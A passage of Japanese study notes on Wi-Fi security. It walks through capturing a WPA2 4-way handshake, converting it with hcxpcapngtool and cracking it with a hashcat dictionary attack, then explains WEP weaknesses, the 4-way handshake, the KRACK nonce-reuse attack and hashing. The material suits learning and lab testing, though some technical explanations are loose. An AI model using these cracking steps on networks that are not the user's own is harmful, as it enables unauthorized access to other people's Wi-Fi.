- 4way handshakeをキャプチャするとパケットをキャプチャしている画面に「WPA handshake」と表示されるので確認後にキャプチャを終了する。



キャプチャした4way handshakeのパケットをhashcatを使って複合する。

capファイルをhashcatが読み込める形に変更する

capファイルをhashcatが読み取れる形に変換するhxpcapngtoolをインストール。

```
sudo apt install hcxtools #kali linuxのみうまくいった

hcxpcapngtool --hccapx=hoge wpa2-01.cap # --hcccapx=で出力の名前を決定(このコマンドでは
```

Wi-FIパスワードリストとなる辞書用意する。

- probable-v2-wpa-top4800.txtなどが有名らしい。Githubからダウンロード可能。
- defaultのパスワードは桁数も多く、hashcatによって解析することは難しい。
- しかし、ユーザがカスタムしたパスワードであれば脆弱なパスワードが使用されている可能性がある。SSIDがカスタムされている場合にはパスワードも変更されている可能性が高い。

hashcatによる複合を実行

```
sudo apt install hashcat #install
hashcat -m 2500 hoge -a 0 password.list #-mでhashタイプをWPA/WPA(2500)に設定 -a 0で辞
```

用語集

WEP方式とその問題点

WEPについて

- WEPでは64bit、128bitの長さを持つ秘密鍵方式だったが、固定パスワードが多くを占め、可変部分(Initializeation Vector)は24bitしかなかった。→IVが抽出しやすい。
- アクセスポイントに接続するユーザは全員同じWEPパスワードを用いる。→長時間サンプリングすることで必要なパケット量がたまりやすい。
- IVを平文で送っていて暗号化していない。
- 暗号鍵は**WEPパスワード+IV**で構成される。

> IV=可変部分(Initializeation Vector)

WEPのhandshakeとは

ハンドシェイクとは: 2台の装置が通信を開始する際に、利用する通信方式や各種の設定値などを互いに通知・交換したり、交渉・調整すること。

> ハンドシェイクについてIT用語辞典より

1. クライアントはアクセスポイントに認証要求を送る。
2. アクセスポイントは平文でチャレンジを送る。
3. クライアントはそのチャレンジフレームの中身を予め設定されたWEP鍵を使って暗号化し、認証要求に含めてアクセスポイントに送る。
4. アクセスポイントはそれを解読し、前に送ったチャレンジフレームの平文と比較する。同一かどうかによってアクセスポイントは肯定または否定を返す。

WPA方式のWEPからの変更点

- 鍵の長さを128bitに統一
- IV(可変部分)を48bitに増やす。
- 暗号鍵を**WEPパスワード+IV+MACアドレスのハッシュ値**に変更。→推測が難しくなる。
- 暗号鍵を1万パケットごとに更新する。→パケットを盗聴されても鍵を割り出す処理が難しくなる。

4way handshakeとは

マスターキーの生成

WPA2ではマスターキー(MSK)を元に、実際の通信を暗号化する鍵を作成する。

- PMK(Pairwise Master Key): ユニキャスト通信(単一のアドレスを指定して、1対1で行われる通信のこと。)に使用する鍵マスターキーになる。MSKより生成される。

- GMK(Group Master Key): GMKはマルチキャスト、ブロードキャスト通信に使用する鍵の元となる。アクセスポイントがランダムに生成し、一定時間ごとに更新を行う。

PTK,GTK

4 way handshake PMK、GMKはあくまでマスターキーであるため、PTKとGTKを用途ごとに生成する。

- PTK(Pairwise Transient Key): PMKより生成するユニキャスト通信を暗号化するための鍵。
- GTK(Group Temporal Key): GMKより生成するマルチキャスト、ブロードキャストを暗号化するための鍵。

4way handshakeの流れ

KRACKのしくみ

1. アクセスポイントがランダム値でAuthenticator Nonce(Anonce)を生成しクライアントへ送信する。
2. クライアントはランダム値でSupplicant Nonce(SNonce)を生成し、PMK、ANonce、SNonce、アクセスポイントとクライアントのMACアドレスからPTKを生成する。その後SNonceをアクセスポイントに送信する。
3. アクセスポイント側でも同様にしてPTKを生成する。(PTKを直接送信せずにお互いが生成しているが同じものを保持できるのがポイント)その後、GMKよりGTKを生成し、GTKをクライアントに送信する。
4. クライアントはアクセスポイントへメッセージ4で応答を返し、4Way Handshakeが完了したことを通知する。その後クライアントはPTKとGTKを、アクセスポイントはPTKをインストールし、通信を行うことが可能となる。

WPAのクラックする仕組み

- 4 way handshakeの完了通知(メッセージ4)を中間者攻撃により意図的に止める。
- クライアント側では4way handshakeは終了しているので、暗号化された通常の通信が始まる。この時、nonce(Number of once)という一度しか使うべきでない値を使って暗号化が行われる。nonceはパケットごとに異なる番号である。
- アクセスポイントがメッセージ4を受信せずにタイムアウトし、メッセージ3を再送する。
- クライアントはメッセージ3を受け取り、PTKの再インストールが行う。この時、実施した処理の巻き戻しが起こり、nonceのカウントがリセットされる。
- メッセージ3が届くたびに同じnonceを使った通信を行わせることができ、暗号が解読できる。

MACアドレス

- 物理層において直接接続されたノード間での通信で使われる物理アドレス。

- ネットワークインターフェースカード(NIC)のROMに製造段階で焼き付けられている。
- 通常のMACアドレスは48 bitであり、16進数で表わされることが多い。
- MACアドレスの最初の24 bitのことをベンダコードと呼び、IEEEによって決定されている。
- MACアドレスからベンダコードを覗いた部分をベンダ割当コードと呼ぶ。
- MACアドレスはアドレスと実際の機器の場所が無関係であるため、コンピュータの位置を示さない。

hash

- データを一定の長さのランダムに見えるハッシュ値に置き換えること。
- ハッシュは負荷逆変換であり、データからハッシュを作りだすことはできるが、ハッシュからデータを作成することはできない。
- あるデータから作成されたハッシュ値は一定であり、基本的には同一のデータからでないと同じハッシュ値は得られない。
- 同じデータからしか同じハッシュが生成できないことを利用して、ファイルの変更の検知や、データをダウンロードした際の欠損がないかを確認するのに用いられている。

```
echo hoge > hashtest
cat hashtest
> hoge
sha1sum hashtest #hashの生成
> eefd5bc2c547bf82b177b6259c13f7723dc876d9  hashtest
echo hogehoge > hashtest #ファイルの改ざん
cat hashtest
> hogehoge
sha1sum hashtest #hashを生成すると変更されていることが確認できる。
> 8df7f638da50ddfa8f6a4162ddfc738b65e8b1cf  hashtest

疑問点
WEPでは同じ鍵を使いまわしている？
```